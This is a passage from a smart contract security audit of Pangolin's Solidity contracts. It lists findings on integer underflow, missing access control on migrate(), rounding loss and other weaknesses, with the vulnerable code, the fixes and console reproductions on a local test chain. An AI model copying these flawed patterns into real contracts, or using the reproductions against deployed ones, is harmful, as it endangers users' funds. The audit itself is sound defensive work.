  SUSHI.approve confirmed   Block: 13415730   Gas used: 44186 (0.66%)

<Transaction '0x8ed1556d20c15cf74c622cdd59be495980463f718aaa2a6e81134fe039a551ed'>
>>> sushi.transfer(minichef.address, 100000000000000000000000, {'from': owner.address})
Transaction sent: 0x01bb12bca3874675f8750c59129d4959783897de03a7f95ffbc030b01cb4034a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 32
  SUSHI.transfer confirmed   Block: 13415731   Gas used: 36075 (0.54%)

<Transaction '0x01bb12bca3874675f8750c59129d4959783897de03a7f95ffbc030b01cb4034a'>
>>> tx = minichef.fundRewards(100000000000000000, 86400, {'from': owner.address})
Transaction sent: 0xedd7e281af6107ccc827892351ce5e50cd6b432ac8973ff26f3670b746273024
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 33
  MiniChefV22.fundRewards confirmed (BoringMath: Underflow)   Block: 13415732   Gas used: 44973 (0.67%)
```

Internally, the function fundRewards performs a SUSHI.safeTransfer and then calls massUpdateAllPools function, which, at the same time, calls updatePool function.

After the user1's initial deposit of 1000 tokens, lpSupply variable is higher than 0, entering the if. Since the contract was just deployed and fundRewards was never called, the state variable rewardsExpiration still equals to 0, which means that block.timestamp will always be >= rewardsExpiration.

This causes the line rewardsExpiration.sub(pool.lastRewardTime); to be executed. As no uint can be lower than 0, this operation reverts with an underflow.

Code Location:

Listing 4: MiniChefV2.sol - function updatePool (Lines 261)

```
254 function updatePool(uint256 pid) public returns (PoolInfo memory
      pool) {
255     pool = poolInfo[pid];
256     if (block.timestamp > pool.lastRewardTime) {
257         uint256 lpSupply = lpToken[pid].balanceOf(address(this));
258         if (lpSupply > 0) {
259             uint256 time = block.timestamp <= rewardsExpiration
260                 ? block.timestamp.sub(pool.lastRewardTime)
261                 : rewardsExpiration.sub(pool.lastRewardTime);
262             uint256 sushiReward = time.mul(sushiPerSecond).mul(
                    pool.allocPoint) / totalAllocPoint;
263             pool.accSushiPerShare = pool.accSushiPerShare.add((
                    sushiReward.mul(ACC_SUSHI_PRECISION) / lpSupply).
                    to128());
264         }
265         pool.lastRewardTime = block.timestamp.to64();
266         poolInfo[pid] = pool;
267         emit PoolUpdate(pid, pool.lastRewardTime, lpSupply, pool.
                accSushiPerShare);
268     }
269 }
```

Risk Level:

Likelihood - 4
Impact - 4

Recommendation:

It is recommended to modify the updatePool function to take into account this edge case.

Remediation Plan:

SOLVED: Pangolin team solved this issue. This edge case was handled with the following code. At the left, the old code and at the right, the fixed code:

```
/// @notice Update reward variables of the given pool.
/// @param pid The index of the pool. See `poolInfo`.
/// @return pool Returns the pool that was updated.
function updatePool(uint256 pid) public returns (PoolInfo memory pool) {
    pool = poolInfo[pid];
    if (block.timestamp > pool.lastRewardTime) {
        uint256 lpSupply = lpToken[pid].balanceOf(address(this));
        if (lpSupply > 0) {
            uint256 time = block.timestamp <= rewardsExpiration
                ? block.timestamp.sub(pool.lastRewardTime)
                : rewardsExpiration.sub(pool.lastRewardTime);
            uint256 sushiReward = time.mul(sushiPerSecond).mul(pool.allocPoint) / totalAllocPoint;
            pool.accSushiPerShare = pool.accSushiPerShare.add((sushiReward.mul(ACC_SUSHI_PRECISION
        }
        pool.lastRewardTime = block.timestamp.to64();
        poolInfo[pid] = pool;
        emit PoolUpdate(pid, pool.lastRewardTime, lpSupply, pool.accSushiPerShare);
    }
}
```

```
/// @notice Update reward variables of the given pool.
/// @param pid The index of the pool. See `poolInfo`.
/// @return pool Returns the pool that was updated.
function updatePool(uint256 pid) public returns (PoolInfo memory pool) {
    pool = poolInfo[pid];
    if (block.timestamp > pool.lastRewardTime) {
        uint256 lpSupply = lpToken[pid].balanceOf(address(this));
        if (lpSupply > 0) {
            uint256 time = block.timestamp <= rewardsExpiration
                ? block.timestamp.sub(pool.lastRewardTime) // Accrue rewards until now
                : rewardsExpiration > pool.lastRewardTime
                    ? rewardsExpiration.sub(pool.lastRewardTime) // Accrue rewards until expiration
                    : 0; // No rewards to accrue
            uint256 reward = time.mul(rewardPerSecond).mul(pool.allocPoint) / totalAllocPoint;
            pool.accRewardPerShare = pool.accRewardPerShare.add((reward.mul(ACC_REWARD_PRECISION) /
        }
        pool.lastRewardTime = block.timestamp.to64();
        poolInfo[pid] = pool;
        emit PoolUpdate(pid, pool.lastRewardTime, lpSupply, pool.accRewardPerShare);
    }
}
```

We can see, how in the fixed code, the edge case is taken into account. When block.timestamp > rewardsExpiration and rewardsExpiration <= pool.lastRewardTime time will be set to zero avoiding the previous underflow. Below we can see the execution of this edge case and how now is correctly handled:

```
>>> minichef = owner.deploy(MiniChefV22, sushi.address, owner.address)
Transaction sent: 0x4487b718db0098110e48dcd71108ddc849779efb013cea5312554a69fbb2db06
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  MiniChefV22.constructor confirmed   Block: 13475211   Gas used: 2889459 (42.99%)
  MiniChefV22 deployed at: 0xd34834534249 2FE2A7F74b1cc64A2177577c967C

>>> rewarder1 = owner.deploy(RewarderSimple, 500000000000000000, sushi.address, 18, minichef.address)
Transaction sent: 0x835eb4a0d2056e602a1439cea0595f4f9f2f34675994c54c0279b91ec418570
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  RewarderSimple.constructor confirmed   Block: 13475212   Gas used: 409789 (6.10%)
  RewarderSimple deployed at: 0x292D4A67CF19A7bCD982C3a063ceEc2bc8aDc3f3

>>> minichef.addPool(100, lptoken1.address, rewarder1.address)
Transaction sent: 0x55712ea6f9a76cb7b56adaab231bebd80f498f5cfbb1e7130230c170e726e0f8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  MiniChefV22.addPool confirmed   Block: 13475213   Gas used: 195611 (2.91%)

<Transaction '0x55712ea6f9a76cb7b56adaab231bebd80f498f5cfbb1e7130230c170e726e0f8'>
>>> lptoken1.approve(minichef.address, 1000, {'from': user1.address})
Transaction sent: 0x140af752dcd8ebf8949b1e21c7a0325d3017b7c94be9f4b88b79ebaceaac39287
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13475214   Gas used: 44126 (0.66%)
```

FINDINGS & TECH DETAILS

```
<Transaction '0x140af752dcd8ebf884b1e21c7a0325d3017b7c94be9f4b8bb79ebaceaac39287'>
>>> minichef.deposit(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0xd91df7beae998f714a1541631 2fcf8c48b7afbde33678cd62e22df307edd54a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13475215   Gas used: 89833 (1.34%)

<Transaction '0xd91df7beae998f714a1541631 2fcf8c48b7afbde33678cd62ae22df307edd54a'>
>>> sushi.approve(minichef.address, 100000000000000000000000, {'from': owner.address})
Transaction sent: 0x6934dbeb2cae0099d7a5acef97af2bcd627b6a5d6c20ec3bf39d91525e792d6a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  SUSHI.approve confirmed   Block: 13475216   Gas used: 44186 (0.66%)

<Transaction '0x6934dbeb2cae0099d7a5acef97af2bcd627b6a5d6c20ec3bf39d91525e792d6a'>
>>> minichef.fundRewards(100000000000000000, 86400, {'from': owner.address})
Transaction sent: 0x00c866e5f819cf2dde7cb8a61b70b66d123f8587bfd6010138837273 5f9f608
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  MiniChefV22.fundRewards confirmed   Block: 13475217   Gas used: 127697 (1.90%)

<Transaction '0x00c866e5f819cf2dde7cb8a61b70b66d123f8587bfd6010138837273 5f9f608'>
>>> output.yelloww("Sleeping 43200 seconds...")
chain.sleep(43200)
chain.mine(1)
output.yellow("Call -> minichef.harvest(0, user1.address, {'from': user1.address})")
minichef.harvest(0, user1.address, {'from': user1.address})
output.redd("lptoken1.balanceOf(user1.address) -> " + str(lptoken1.balanceOf(user1.address)))
output.redd("sushi.balanceOf(user1.address) -> " + str(sushi.balanceOf(user1.address)))
output.greenn("sushi.balanceOf(minichef.address) -> " + str(sushi.balanceOf(minichef.address)))
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x04c397a1905172c9d533636d62900ae592267a7d10a93ac9b2f94758c4f65b1
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.harvest confirmed   Block: 13475219   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 500127314814811614
sushi.balanceOf(minichef.address) -> 499872685185188386
>>> output.yellow("Sleeping 43200 seconds...")
chain.sleep(43200)
chain.mine(1)
output.yellow("Call -> minichef.harvest(0, user1.address, {'from': user1.address})")
minichef.harvest(0, user1.address, {'from': user1.address})
output.redd("lptoken1.balanceOf(user1.address) -> " + str(lptoken1.balanceOf(user1.address)))
output.redd("sushi.balanceOf(user1.address) -> " + str(sushi.balanceOf(user1.address)))
output.greenn("sushi.balanceOf(minichef.address) -> " + str(sushi.balanceOf(minichef.address)))
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x3715163c2f445afee4184b7991cd8c2121277cb12078febdfd41e22df32374af
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  MiniChefV22.harvest confirmed   Block: 13475221   Gas used: 72618 (1.08%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 999999999999993600
sushi.balanceOf(minichef.address) -> 6400
```

3.3 (HAL-03) LACK OF INTEGER OVERFLOW/UNDERFLOW PROTECTION - MEDIUM

Description:

In computer programming, an integer overflow occurs when an arithmetic operation attempts to create a numeric value that is outside of the range that can be represented with a given number of bits, either larger than the maximum or lower than the minimum value. Some of the operations in the contracts are using SafeMath correctly, other operations are not using SafeMath but make use of some of the SafeMath functions and others do not use any kind of SafeMath making the operations vulnerable to overflows and underflows.

Code Location:

LiquidityPoolManager - Overflow

Listing 5: LiquidityPoolManager.sol (Lines 268,278)

```
245 function calculateReturns() public {
246     require(!readyToDistribute, 'LiquidityPoolManager::
            calculateReturns: Previous returns not distributed. Call
            distributeTokens()');
247     require(unallocatedPng > 0, 'LiquidityPoolManager::
            calculateReturns: No PNG to allocate. Call vestAllocation()
            .');
248     if (pngPairs.length() > 0) {
249         require(!(avaxPngPair == address(0)), '
                LiquidityPoolManager::calculateReturns: Avax/PNG Pair
                not set');
250     }
251
252     // Calculate total liquidity
253     distribution = new uint[](numPools);
254     uint totalLiquidity = 0;
255
```

```
256     // Add liquidity from AVAX pairs
257     for (uint i = 0; i < avaxPairs.length(); i++) {
258         uint pairLiquidity = getAvaxLiquidity(avaxPairs.at(i));
259         distribution[i] = pairLiquidity;
260         totalLiquidity = SafeMath.add(totalLiquidity,
                pairLiquidity);
261     }
262
263     // Add liquidity from PNG pairs
264     if (pngPairs.length() > 0) {
265         uint conversionRatio = getAvaxPngRatio();
266         for (uint i = 0; i < pngPairs.length(); i++) {
267             uint pairLiquidity = getPngLiquidity(pngPairs.at(i),
                    conversionRatio);
268             distribution[i + avaxPairs.length()] = pairLiquidity;
269             totalLiquidity = SafeMath.add(totalLiquidity,
                    pairLiquidity);
270         }
271     }
272
273     // Calculate tokens for each pool
274     uint transferred = 0;
275     for (uint i = 0; i < distribution.length; i++) {
276         uint pairTokens = distribution[i].mul(unallocatedPng).div(
                totalLiquidity);
277         distribution[i] = pairTokens;
278         transferred = transferred + pairTokens;
279     }
280     readyToDistribute = true;
281 }
```

LiquidityPoolManager - Underflow 1

Listing 6: LiquidityPoolManager.sol (Lines 296)

```
287 function distributeTokens() public nonReentrant {
288     require(readyToDistribute, 'LiquidityPoolManager::
            distributeTokens: Previous returns not allocated. Call
            calculateReturns()');
289     readyToDistribute = false;
290     address stakeContract;
291     uint rewardTokens;
292     for (uint i = 0; i < distribution.length; i++) {
```

```
293         if (i < avaxPairs.length()) {
294             stakeContract = stakes[avaxPairs.at(i)];
295         } else {
296             stakeContract = stakes[pngPairs.at(i - avaxPairs.
                length())];
297         }
298         rewardTokens = distribution[i];
299         if (rewardTokens > 0) {
300             require(IPNG(png).transfer(stakeContract, rewardTokens
                ), 'LiquidityPoolManager::distributeTokens:
                Transfer failed');
301             StakingRewards(stakeContract).notifyRewardAmount(
                rewardTokens);
302         }
303     }
304     unallocatedPng = 0;
305 }
```

LiquidityPoolManager - Underflow 2

Listing 7: LiquidityPoolManager.sol (Lines 322)

```
314 function distributeTokensSinglePool(uint pairIndex) external
       nonReentrant {
315     require(readyToDistribute, 'LiquidityPoolManager::
           distributeTokensSinglePool: Previous returns not allocated.
            Call calculateReturns()');
316     require(pairIndex < numPools, 'LiquidityPoolManager::
           distributeTokensSinglePool: Index out of bounds');
317
318     address stakeContract;
319     if (pairIndex < avaxPairs.length()) {
320         stakeContract = stakes[avaxPairs.at(pairIndex)];
321     } else {
322         stakeContract = stakes[pngPairs.at(pairIndex - avaxPairs.
               length())];
323     }
324
325     uint rewardTokens = distribution[pairIndex];
326     if (rewardTokens > 0) {
327         distribution[pairIndex] = 0;
328         require(IPNG(png).transfer(stakeContract, rewardTokens), '
               LiquidityPoolManager::distributeTokens: Transfer failed
```

```
                ');
329             StakingRewards(stakeContract).notifyRewardAmount(
                    rewardTokens);
330         }
331 }
```

- Same overflows/underflows are also present in LiquidityPoolManagerV2.sol.
- Some mathematical operations in MiniChefV2.sol, PNG.sol and TreasuryVester.sol are not making use of SafeMath making them vulnerable as well (see MythX output).

Risk Level:

Likelihood - 3
Impact - 3

Recommendation:

Currently not all the smart contracts and the operations within them are using the SafeMath library which makes some operations vulnerable to overflows/underflows. In those contracts with Solidity versions <0.8.0 it is recommended to use the SafeMath library for arithmetic operations consistently throughout **ALL** the mathematical operations in the smart contract system.

Reference:

Ethereum Smart Contract Best Practices - Integer Overflow and Underflow

Remediation Plan:

SOLVED: Pangolin team successfully protected the overflow/underflow vulnerable functions.

3.4 (HAL-04) FUNCTION MIGRATE MISSING ONLYOWNER MODIFIER - MEDIUM

Description:

In the contract MiniChefV2.sol the function migrate() allows migrating LP tokens to another LP contract through the migrator contract.

Listing 8: MiniChefV2.sol - migrate functions (Lines 189,203,204,205)

```
188 function setMigrator(IMigratorChef _migrator) public onlyOwner {
189  require(!migrationDisabled, "MiniChefV2: migration has been
        disabled");
190  migrator = _migrator;
191  emit MigratorSet(address(_migrator));
192 }
193
194 /// @notice Permanently disable the `migrator` functionality.
195 /// This can only effectively be called once.
196 function disableMigrator() public onlyOwner {
197  migrationDisabled = true;
198  emit MigratorDisabled();
199 }
200
201 /// @notice Migrate LP token to another LP contract through the `
       migrator` contract.
202 /// @param _pid The index of the pool. See `poolInfo`.
203 function migrate(uint256 _pid) public {
204  require(!migrationDisabled, "MiniChefV2: migration has been
        disabled");
205  require(address(migrator) != address(0), "MiniChefV2: no migrator
        set");
206  IERC20 _lpToken = lpToken[_pid];
207  uint256 bal = _lpToken.balanceOf(address(this));
208  _lpToken.approve(address(migrator), bal);
209  IERC20 newLpToken = migrator.migrate(_lpToken);
210  require(bal == newLpToken.balanceOf(address(this)), "MiniChefV2:
        migrated balance must match");
211  lpToken[_pid] = newLpToken;
212  emit Migrate(_pid);
```

```
213 }
```

As we can see, migrate function can be called by anyone as long as migrationDisabled equals False and migrator address is set. Initially, after the contract deployment, migrationDisabled is already initialized with the value False and the migrator address would equal to address(0).

```
49    IMigratorChef public migrator;
50    bool public migrationDisabled;
```

This means that as soon as the function setMigrator is called by the owner of the contract setting the migrator address, anyone would be able to call the migrate function.

```
>>> minichef.migrationDisabled()
False
>>> minichef.migrator()
'0x0000000000000000000000000000000000000000'
>>> tx = minichef.migrate(0, {'from': user2.address})
Transaction sent: 0xfb4d03a1cda4833c8c9035652f2a33d42b3873e8196f9ebf088fc13bede17e94
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.migrate confirmed (MiniChefV2: no migrator set)   Block: 13411939   Gas used: 23286 (0.35%)

>>> minichef.setMigrator(migrator.address)
Transaction sent: 0x6ce1682c6283e54ebd5258ae3ff44b0489fb315b3f5fa7e8037e9317977a22bb
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 41
  MiniChefV22.setMigrator confirmed   Block: 13411940   Gas used: 45491 (0.68%)

<Transaction '0x6ce1682c6283e54ebd5258ae3ff44b0489fb315b3f5fa7e8037e9317977a22bb'>
>>> tx = minichef.migrate(0, {'from': user2.address})
Transaction sent: 0x59d6ac46153a0cda0d3a684b182ed8d72695bc9f3af5c759d1d3d0d0c8d9837c
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  MiniChefV22.migrate confirmed   Block: 13411941   Gas used: 47934 (0.71%)
```

Risk Level:

Likelihood - 2
Impact - 4

Recommendation:

It is recommended to add the onlyOwner modifier also to the migrate function.

Remediation Plan:

SOLVED: Pangolin team added the onlyOwner modifier to the migrate function.

3.5 (HAL-05) IMPRECISION IN REWARD DISTRIBUTION - LOW

Description:

The contract StakingRewards.sol allows the users that previously had deposited some tokens to withdraw them and claim some PNG tokens as a reward. The function getRewardForDuration() shows how many PNG tokens will be given as a reward. Due to some imprecision in the calculation of the rewards, the users will receive less PNG tokens than the actual amount deserved. For example:

```
>>> vestAmount = 100000000000000000000
>>> png.transfer(stakingRewards.address, vestAmount)
Transaction sent: 0x0c9778a9e0b0afd6599267302532110f7aebc93a15bf2e839b3038dc2723e45a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  Png.transfer confirmed   Block: 13390394   Gas used: 55734 (0.83%)

<Transaction '0x0c9778a9e0b0afd6599267302532110f7aebc93a15bf2e839b3038dc2723e45a'>
>>> stakingRewards.notifyRewardAmount(vestAmount)
Transaction sent: 0xeebdc77a65d079d784c232d8288467bc6cb4096ac8f0675e0a044d152bf27c42
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  StakingRewards.notifyRewardAmount confirmed   Block: 13390395   Gas used: 33501 (0.50%)

<Transaction '0xeebdc77a65d079d784c232d8288467bc6cb4096ac8f0675e0a044d152bf27c42'>
>>> stakingRewards.rewardRate()
1157407407074074
>>> vestAmount/86400
1.1574074074074074e+16
>>> stakingRewards.getRewardForDuration()
99999999999999993600
>>> 1157407407074074*86400
99999993436800000000
>>> (vestAmount/86400) * 86400
99999993436800000000
```

Risk Level:

Likelihood - 3
Impact - 2

Recommendation:

It is recommended to define some precision values as constants at the beginning of the contracts and use them in the mathematical operations in order to avoid/reduce the loss of precision.

Remediation Plan:

RISK ACCEPTED: Pangolin team accepts this risk.

3.6 (HAL-06) MISSING ZERO ADDRESS CHECK - LOW

Description:

Some constructors and functions are missing address validation. Every address should be validated and checked that is different than zero.

Code location:

Airdrop.sol
- constructor(address png_, address uni_, address sushi_, address owner_, address remainderDestination_)
- function setRemainderDestination(address remainderDestination_)
- function setowner(address owner_)
- function whitelistAddress(address addr, uint96 pngOut)
- function whitelistAddresses(address[] memory addrs, uint96[] memory pngOuts)

CommunityTreasure.sol
- constructor(address png_)

GovernorAlpha.sol
- constructor(address timelock_, address png_, address guardian_)

MiniChefV2.sol
- constructor(IERC20 _sushi, address _firstOwner)
- function deposit(uint256 pid, uint256 amount, address to)
- function withdraw(uint256 pid, uint256 amount, address to)
- function harvest(uint256 pid, address to)
- function withdrawAndHarvest(uint256 pid, uint256 amount, address to)
- function emergencyWithdraw(uint256 pid, address to)
- function addFunder(address _funder)
- function removeFunder(address _funder)

PNG.sol
- constructor(address account)
- function delegate(address delegatee)
- function delegateBySig(address delegatee, uint nonce, uint expiry, uint8 v, bytes32 r, bytes32 s)

PangolinVoteCalculator.sol
- constructor(address _png, address _liquidityManager)
- function changeLiquidityPoolManager(address _liquidityManager)

RewarderComplex.sol
- constructor (IERC20 _rewardToken, uint256 _tokenPerBlock, address _MASTERCHEF_V2)
- function onSushiReward (uint256 pid, address _user, address to, uint256, uint256 lpToken)
- function pendingTokens(uint256 pid, address user, uint256)
- function pendingToken(uint256 _pid, address _user)

RewarderSimple.sol
- constructor (uint256 _rewardMultiplier, IERC20 _rewardToken, address _MASTERCHEF_V2)
- function onSushiReward (uint256, address user, address to, uint256 sushiAmount, uint256)

StakingRewards.sol
- constructor
- function recoverERC20(address tokenAddress, uint256 tokenAmount)

Timelock.sol
- constructor(address admin_, uint delay_)
- function setPendingAdmin(address pendingAdmin_)
- function queueTransaction(address target, uint value, string memory signature, bytes memory data, uint eta)
- function cancelTransaction(address target, uint value, string memory signature, bytes memory data, uint eta)
- function executeTransaction(address target, uint value, string memory signature, bytes memory data, uint eta)

TreasuryVester.sol
- constructor(address png_)

TreasuryVesterProxy.sol
- constructor(address _png, address _treasuryVester, address _treasury, address _chef)

Risk Level:

Likelihood - 3
Impact - 2

Recommendation:

It is recommended to validate that every address input is different than zero.

Remediation Plan:

RISK ACCEPTED: Pangolin team accepts this risk.

3.7 (HAL-07) FLOATING PRAGMA - LOW

Description:

Contracts should be deployed with the same compiler version and flags used during development and testing. Locking the pragma helps to ensure that contracts do not accidentally get deployed using another pragma. For example, an outdated pragma version might introduce bugs that affect the contract system negatively or recently released pragma versions may have unknown security vulnerabilities.

Code Location:

Listing 9

```
1  TreasuryVesterProxy.sol:1:pragma solidity 0.8.0;
2  StakingRewards.sol:1:pragma solidity ^0.7.6;
3  RewarderComplex.sol:3:pragma solidity 0.6.12;
4  Timelock.sol:1:pragma solidity ^0.5.16;
5  CommunityTreasury.sol:1:pragma solidity ^0.7.6;
6  GovernorAlpha.sol:1:pragma solidity ^0.5.16;
7  LiquidityPoolManagerV2.sol:1:pragma solidity ^0.7.6;
8  RewarderSimple.sol:3:pragma solidity 0.6.12;
9  PNG.sol:1:pragma solidity ^0.5.16;
10 LiquidityPoolManager.sol:1:pragma solidity ^0.7.6;
11 MiniChefV2.sol:3:pragma solidity 0.6.12;
12 PangolinVoteCalculator.sol:1:pragma solidity 0.8.0;
13 Airdrop.sol:2:pragma solidity ^0.8.0;
14 TreasuryVester.sol:1:pragma solidity ^0.7.6;
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

Consider locking the pragma version. It is not recommended to use a floating pragma in production. It is possible to lock the pragma by fixing the version both in truffle-config.js for Truffle framework or in hardhat.config.js for HardHat framework.

Remediation Plan:

SOLVED: The version was locked in the hardhat.config.js file.

3.8 (HAL-08) DEPRECATED PRAGMA VERSION OF SOLC - LOW

Description:

The pragma versions of Solc used by the smart contracts are:
- ^0.5.16
- 0.6.12
- ^0.7.6
- ^0.8.0

While the old versions are still functional, and most security issues are mitigated by using other utility contracts such as SafeMath.sol, the risk to the long-term sustainability and integrity of the solidity code increases.

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

At the time of this audit, the current version is already at 0.8. When possible, use the updated pragma versions to take advantage of new features, for example, after the Solidity version 0.8.0 Arithmetic operations revert on underflow and overflow by default. By using this version, utility contracts like SafeMath.sol would not be needed.

Remediation Plan:

RISK ACCEPTED: Pangolin team accepts this risk.

3.9 (HAL-09) EXPERIMENTAL FEATURES ENABLED - LOW

Description:

The use of experimental features could be dangerous on live deployments. The experimental ABI encoder does not handle non-integer values shorter than 32 bytes properly. This applies to bytesNN types, bool, enum and other types when they are part of an array or a struct and encoded directly from storage. This means these storage references have to be used directly inside abi.encode(. . .) as arguments in external function calls or in event data without prior assignment to a local variable. Using return does not trigger the bug. The types bytesNN and bool will result in corrupted data while enum might lead to an invalid revert.

Furthermore, arrays with elements shorter than 32 bytes may not be handled correctly even if the base type is an integer type. Encoding such arrays in the way described above can lead to other data in the encoding being overwritten if the number of elements encoded is not a multiple of the number of elements that fit a single slot. If nothing follows the array in the encoding (note that dynamically-sized arrays are always encoded after statically-sized arrays with statically-sized content), or if only a single array is encoded, no other data is overwritten. There are known bugs that are publicly released while using this feature. However, the bug only manifests itself when all the following conditions are met:

1. Storage data involving arrays or structs is sent directly to an external function call, to abi.encode or to event data without prior assignment to a local (memory) variable.
2. There is an array that contains elements with size less than 32 bytes or a struct that has elements that share a storage slot or members of type bytesNN shorter than 32 bytes.

In addition to that, in the following situations, your code is NOT affected:

1. If all the structs or arrays only use uint256 or int256 types.
2. If you only use integer types (that may be shorter) and only encode at most one array at a time.
3. If you only return such data and do not use it in abi.encode, external calls or event data.

ABIEncoderV2 is enabled to be able to pass struct type into a function both web3 and another contract. Naturally, any bug can have wildly varying consequences depending on the program control flow, but we expect that this is more likely to lead to malfunction than exploitability. The bug, when triggered, will under certain circumstances send corrupt parameters on method invocations to other contracts.

Reference:

https://blog.ethereum.org/2019/03/26/solidity-optimizer-and-abiencoderv2-bug/

Code Location:

Listing 10

```
1 RewarderComplex.sol:4:pragma experimental ABIEncoderV2;
2 GovernorAlpha.sol:2:pragma experimental ABIEncoderV2;
3 PNG.sol:2:pragma experimental ABIEncoderV2;
4 MiniChefV2.sol:4:pragma experimental ABIEncoderV2;
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

When possible, do not use experimental features in the final live deployment. Validate and check that all the conditions above are true for integers and arrays (i.e. all using uint256).

Remediation Plan:

RISK ACCEPTED: Pangolin team accepts this risk.

3.10 (HAL-10) EXTERNAL CALLS WITHIN A LOOP - LOW

Description:

Calls inside a loop might lead to a Denial of Service attack. If the `i` variable iterates up to a very high value or is reset by the external functions called, this could cause a Denial of Service.

Code Location:

MiniChefV2.sol

Listing 11: MiniChefV2.sol (Lines 238,239,246,247)

```
236 function massUpdatePools(uint256[] calldata pids) external {
237     uint256 len = pids.length;
238     for (uint256 i = 0; i < len; ++i) {
239         updatePool(pids[i]);
240     }
241 }
242
243 /// @notice Update reward variables for all pools. Be careful of
        gas spending!
244 function massUpdateAllPools() public {
245     uint256 len = poolInfo.length;
246     for (uint256 pid = 0; pid < len; ++pid) {
247         updatePool(pid);
248     }
249 }
```

LiquidityPoolManager.sol

Listing 12: LiquidityPoolManager.sol (Lines 292,300,301)

```
287 function distributeTokens() public nonReentrant {
288     require(readyToDistribute, 'LiquidityPoolManager::
            distributeTokens: Previous returns not allocated. Call
            calculateReturns()');
```

```
289     readyToDistribute = false;
290     address stakeContract;
291     uint rewardTokens;
292     for (uint i = 0; i < distribution.length; i++) {
293         if (i < avaxPairs.length()) {
294             stakeContract = stakes[avaxPairs.at(i)];
295         } else {
296             stakeContract = stakes[pngPairs.at(i - avaxPairs.
                    length())];
297         }
298         rewardTokens = distribution[i];
299         if (rewardTokens > 0) {
300             require(IPNG(png).transfer(stakeContract, rewardTokens
                    ), 'LiquidityPoolManager::distributeTokens:
                    Transfer failed');
301             StakingRewards(stakeContract).notifyRewardAmount(
                    rewardTokens);
302         }
303     }
304     unallocatedPng = 0;
305 }
```

LiquidityPoolManagerV2.sol

Listing 13: LiquidityPoolManagerV2.sol (Lines 378,386,387)

```
372 function distributeTokens() public nonReentrant {
373     require(readyToDistribute, 'LiquidityPoolManager::
            distributeTokens: Previous returns not allocated. Call
            calculateReturns()');
374     readyToDistribute = false;
375     address stakeContract;
376     uint rewardTokens;
377     for (uint i = 0; i < distribution.length; i++) {
378         if (i < avaxPairs.length()) {
379             stakeContract = stakes[avaxPairs.at(i)];
380         } else {
381             stakeContract = stakes[pngPairs.at(i - avaxPairs.
                    length())];
382         }
383         rewardTokens = distribution[i];
384         if (rewardTokens > 0) {
385             require(IPNG(png).transfer(stakeContract, rewardTokens
```

```
                ), 'LiquidityPoolManager::distributeTokens:
                Transfer failed');
386             StakingRewards(stakeContract).notifyRewardAmount(
                rewardTokens);
387         }
388     }
389     unallocatedPng = 0;
390 }
```

PangolinVoteCalculator.sol

Listing 14: PangolinVoteCalculator.sol (Lines 39,59)

```
38 function getVotesFromFarming(address voter, address[] calldata
       farms) external view returns (uint votes) {
39     for (uint i; i<farms.length; i++) {
40         IPangolinPair pair = IPangolinPair(farms[i]);
41         IStakingRewards staking = IStakingRewards(liquidityManager
               .stakes(farms[i]));
42
43         // Handle pairs that are no longer whitelisted
44         if (address(staking) == address(0)) continue;
45
46         uint pair_total_PNG = png.balanceOf(farms[i]);
47         uint pair_total_PGL = pair.totalSupply(); // Could
               initially be 0 in rare situations
48
49         uint PGL_hodling = pair.balanceOf(voter);
50         uint PGL_staking = staking.balanceOf(voter);
51
52         uint pending_PNG = staking.earned(voter);
53
54         votes += ((PGL_hodling + PGL_staking) * pair_total_PNG) /
               pair_total_PGL + pending_PNG;
55     }
56 }
57
58 function getVotesFromStaking(address voter, address[] calldata
       stakes) external view returns (uint votes) {
59     for (uint i; i<stakes.length; i++) {
60         IStakingRewards staking = IStakingRewards(stakes[i]);
61
62         uint staked_PNG = staking.stakingToken() == address(png) ?
```

```
                staking.balanceOf(voter) : uint(0);
63
64          uint pending_PNG = staking.rewardsToken() == address(png)
                ? staking.earned(voter) : uint(0);
65
66          votes += (staked_PNG + pending_PNG);
67      }
68  }
```

RewarderComplex.sol

Listing 15: RewarderComplex.sol (Lines 154,155)

```
152 function massUpdatePools(uint256[] calldata pids) external {
153     uint256 len = pids.length;
154     for (uint256 i = 0; i < len; ++i) {
155         updatePool(pids[i]);
156     }
157 }
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

If possible, use pull over push strategy for external calls.

Remediation Plan:

RISK ACCEPTED: Pangolin team accepts this risk.

3.11 (HAL-11) USE OF BLOCK.TIMESTAMP - LOW

Description:

During a manual review, we noticed the use of block.timestamp. The contract developers should be aware that this does not mean current time. Miners can influence the value of block.timestamp to perform Maximal Extractable Value (MEV) attacks. The use of block.timestamp creates a risk that miners could perform time manipulation to influence price oracles. Miners can modify the timestamp by up to 900 seconds.

Code Location:

StakingRewards.sol

Listing 16: StakingRewards.sol (Lines 54)

```
53 function lastTimeRewardApplicable() public view returns (uint256)
       {
54     return Math.min(block.timestamp, periodFinish);
55 }
```

